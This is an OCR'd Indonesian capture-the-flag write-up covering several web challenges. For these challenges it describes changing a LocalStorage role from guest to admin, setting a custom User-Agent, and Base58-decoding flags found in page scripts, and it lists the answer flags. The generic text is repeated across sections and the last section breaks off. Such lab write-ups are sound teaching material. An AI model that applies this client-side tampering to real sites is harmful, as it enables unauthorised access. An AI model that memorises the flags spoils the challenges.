
## 10

Website

Flagnya Di Encode Dengan Encoder yang sama dengan bitcoin dan solana


**Author: Rafly Permana **

Tampilan dari website :



Pada challenge ini, flag disembunyikan di balik sistem otorisasi berbasis *client-side*, di mana role pengguna disimpan pada *LocalStorage browser*. Secara default, pengguna diberikan role sebagai `guest`, sehingga akses ke flag dibatasi.


Menggunakan fitur DevTools => Application => LocalStorage, saya menemukan item bernama `role` dengan nilai `guest.` Saya mengubah nilai role dari `guest` menjadi `admin.`





String flag yang muncul setelah eskalasi hak akses ternyata tersandi dalam format Base58.


**Flag :** IDN_FLAG{client_side_privilege_escalation}

## Support Force





Tampilan website :




Dalam tantangan ini, peserta diminta untuk menyelidiki perilaku jaringan saat mengakses sebuah halaman web. Challenge menyimpan petunjuk tersembunyi yang hanya akan muncul jika permintaan HTTP memiliki *User-Agent* tertentu.

Saat pertama kali membuka halaman challenge, tidak ada informasi mencurigakan yang terlihat. Namun, dengan membuka *Developer Tools* pada browser, dan memantau tab *Network*, ditemukan bahwa semua permintaan HTTP secara otomatis diubah oleh kondisi jaringan (network conditions) untuk menggunakan *User-Agent* bernama `"hackme"`.

Server merespon dengan Flag berikut




**Flag :** IDN_CTF{r7x9_uaSwitch_delta44}

## DOM-Based XSS

# DOM-Based XSS


10

Website

Flagnya Di Encode Dengan Encoder yang sama dengan bitcoin dan solana

**Author: Rafly Permana **

Tampilan website challenge :




Keterangan pada challenge ini menyebutkan bahwa flag dienkode menggunakan metode yang sama seperti yang digunakan dalam sistem Bitcoin dan Solana, yaitu Base58.

Flag tersebut dapat ditemukan di dalam elemen *script* melalui fitur *Inspect Element* pada browser, kemudian didekode menggunakan algoritma Base58 untuk memperoleh flag asli.


**Flag :** IDN_CTF{dom_based_xss_executed}

## Unsafe eval()

# Unsafe eval()


10

Website

Flagnya Di Encode Dengan Encoder yang sama dengan bitcoin dan solana

**Author: Rafly Permana **

Tampilan website :




Keterangan pada challenge ini menyebutkan bahwa flag dienkode menggunakan metode yang sama seperti yang digunakan dalam sistem Bitcoin dan Solana, yaitu Base58.

Flag tersebut dapat ditemukan di dalam elemen *script* melalui fitur *Inspect Element* pada browser, kemudian didekode menggunakan algoritma Base58 untuk memperoleh flag asli.


**Flag :** IDN_CTF{you_used_eval_successfully}

## Prototype Pollution Demo

# Prototype Pollution Demo


10

Website

Flagnya Di Encode Dengan Encoder yang sama dengan bitcoin dan solana

**Author: Rafly Permana **

Tampilan website :



Keterangan pada challenge ini menyebutkan bahwa flag dienkode menggunakan metode yang sama seperti yang digunakan dalam sistem Bitcoin dan Solana, yaitu Base58.

Flag tersebut dapat ditemukan di dalam elemen *script* melalui fitur *Inspect Element* pada browser, kemudian didekode menggunakan algoritma Base58 untuk memperoleh flag asli.


**Flag :** IDN_CTF{prototype_pollution_success}


# JWT Token Manipulation
## 10

Website


Flagnya Di Encode Dengan Encoder yang sama dengan bitcoin dan solana

**Author: Rafly Permana **


Tampilan website :



Keterangan pada challenge ini menyebutkan bahwa flag dienkode menggunakan metode yang sama seperti yang digunakan dalam sistem Bitcoin dan Solana, yaitu Base58.




Flag tersebut dapat ditemukan di dalam elemen *script* melalui fitur *Inspect Element* pada browser, kemudian didekode menggunakan algoritma Base58 untuk memperoleh flag asli.




**Flag :** IDN_CTF{jwt_token_manipulated}

Timing Attack

# Timing Attack


10

Website

